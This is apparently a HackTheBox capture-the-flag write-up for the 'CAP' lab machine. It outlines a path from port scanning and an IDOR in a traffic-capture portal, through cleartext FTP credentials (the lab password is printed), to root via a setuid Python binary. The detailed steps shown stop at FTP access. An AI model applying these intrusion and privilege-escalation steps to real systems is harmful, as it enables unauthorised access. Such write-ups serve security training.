Write Up — CAP Machine

HackTheBox · Intrusion and privilege-escalation report

SUMMARY

Machine	CAP
IP	10.129.47.208
Difficulty	Easy
Goals	User flag (nathan) and root user flag
Entry vector	IDOR in the HTTP portal (/data/<id>) + cleartext FTP credentials
Privilege escalation	Python 3.8 binary with setuid → os.setuid(0)

The CAP machine exposes a network-monitoring web portal that lets you download per-user traffic captures using a sequential identifier in the URL. Abusing that insecure direct object reference (IDOR), you can access another user's capture, whose FTP traffic travels in cleartext and reveals valid credentials. Those credentials grant FTP and SSH access (user flag), and a misconfiguration of the Python 3.8 binary —with the setuid bit— allows running an interpreter as root and obtaining the final flag.

Attack path

- **1. Reconnaissance:** open ports 21 (FTP), 22 (SSH) and 80 (HTTP).
- **2. HTTP enumeration:** network-capture portal with /data/<id> routes.
- **3. IDOR:** changing the identifier exposes another user's capture.
- **4. Credentials:** traffic analysis in Wireshark → nathan / Buck3tH4TF0RM3! (cleartext FTP).
- **5. Access:** FTP and SSH as nathan → user flag.
- **6. Privilege escalation:** Python 3.8 with setuid → os.setuid(0) → root → final flag.

Discovered credentials and assets

Credential / Asset	Value	Source
nathan (FTP/SSH)	Buck3tH4TF0RM3!	FTP traffic capture (cleartext)
Capture by ID	/data/<id>	IDOR in the HTTP portal
root	os.setuid(0) + /bin/bash	Python 3.8 with setuid

Exploited weaknesses

Weakness	Component	Impact
IDOR (insecure direct object reference)	HTTP portal (/data/<id>)	Access to other users' captures
Unencrypted FTP protocol	FTP service (port 21)	Cleartext credentials
Credential reuse	FTP and SSH	Interactive access as nathan
Misconfigured setuid binary	/usr/bin/python3.8	Local privilege escalation to root

Step 1.1: Verifying connectivity with the target

CONTEXT

Before active reconnaissance we verify connectivity with the target via ping.

```
ping -c 4 10.129.47.208
```

EVIDENCE




Figure 1.1.1. Connectivity check with ping to the target

CONCLUSION

There is real connectivity with the target; we proceed with reconnaissance.

Step 1.2: Port scan with nmap

CONTEXT

We perform service and port discovery on the target.

```
nmap -sS 10.129.47.208 -p- -T5
```

- **-sS:** SYN scan; for now we only need services and ports, not versions.
- **-p-:** full scan of all ports.
- **-T5:** faster scan speed.

EVIDENCE




Figure 1.2.1. Port scan with nmap (-sS -p- -T5)

CONCLUSION

We find 3 open TCP ports: **21 (FTP), 22 (SSH) and 80 (HTTP)**. In the following steps we enumerate the information available on the HTTP service.

Step 2.1: Exploring the dashboard and the capture panel

CONTEXT

We access the HTTP service from the browser (Firefox) to review the application and its subdirectories.

EVIDENCE




Figure 2.1.1. Initial HTTP service dashboard




Figure 2.1.2. Per-user network capture panel (/data/<id>)

CONCLUSION

The dashboard hosts network information and a login. The first directory shows network volume and flow per user, downloadable, with URLs of the form **/data/<number>**; that number might correspond to a user ID (we verify this in Step 2.3).

Step 2.2: Reviewing the target's interfaces and processes

CONTEXT

We review the portal's other sections to rule out additional valuable information.

EVIDENCE




Figure 2.2.1. Network interfaces section of the target




Figure 2.2.2. Running processes section of the target

CONCLUSION

- The target's network interfaces are shown; since we already have the IP, this is not very relevant.
- The running processes are revealed, useful for a later phase but not for the initial exploitation.

Step 2.3: User-ID enumeration in the URL (IDOR)

CONTEXT

We check whether the number in the URL (/data/<id>) corresponds to a user ID, which would let us access other users' traffic and look for credentials in services like FTP or SSH.

EVIDENCE




Figure 2.3.1. Accessing another user's capture by changing the ID in the URL

CONCLUSION

Changing the number in the URL displays different captures, confirming that the value corresponds to the **user ID** (IDOR vulnerability) and that we can download other users' traffic.

Step 3.1: FTP traffic analysis in Wireshark

CONTEXT

We download the capture and analyze the traffic in Wireshark, focusing on authentication protocols such as FTP and SSH.

EVIDENCE




Figure 3.1.1. FTP traffic analysis in Wireshark




Figure 3.1.2. TCP stream follow: FTP username and password in cleartext

CONCLUSION

The **FTP** traffic travels in cleartext and exposes valid credentials: user **nathan** and password **Buck3tH4TF0RM3!** (visible in the TCP stream follow). In addition, FTP allows *directory listing*, giving access to nathan's home, where the file notes.txt exists.

Step 4.1: FTP access and user flag

CONTEXT

With the obtained credentials we access the FTP service as nathan and extract the user flag.

- **ls:** lists nathan's directory.
- **get:** downloads user.txt locally.
- **cat (outside FTP):** lets us view the contents and the flag.

EVIDENCE

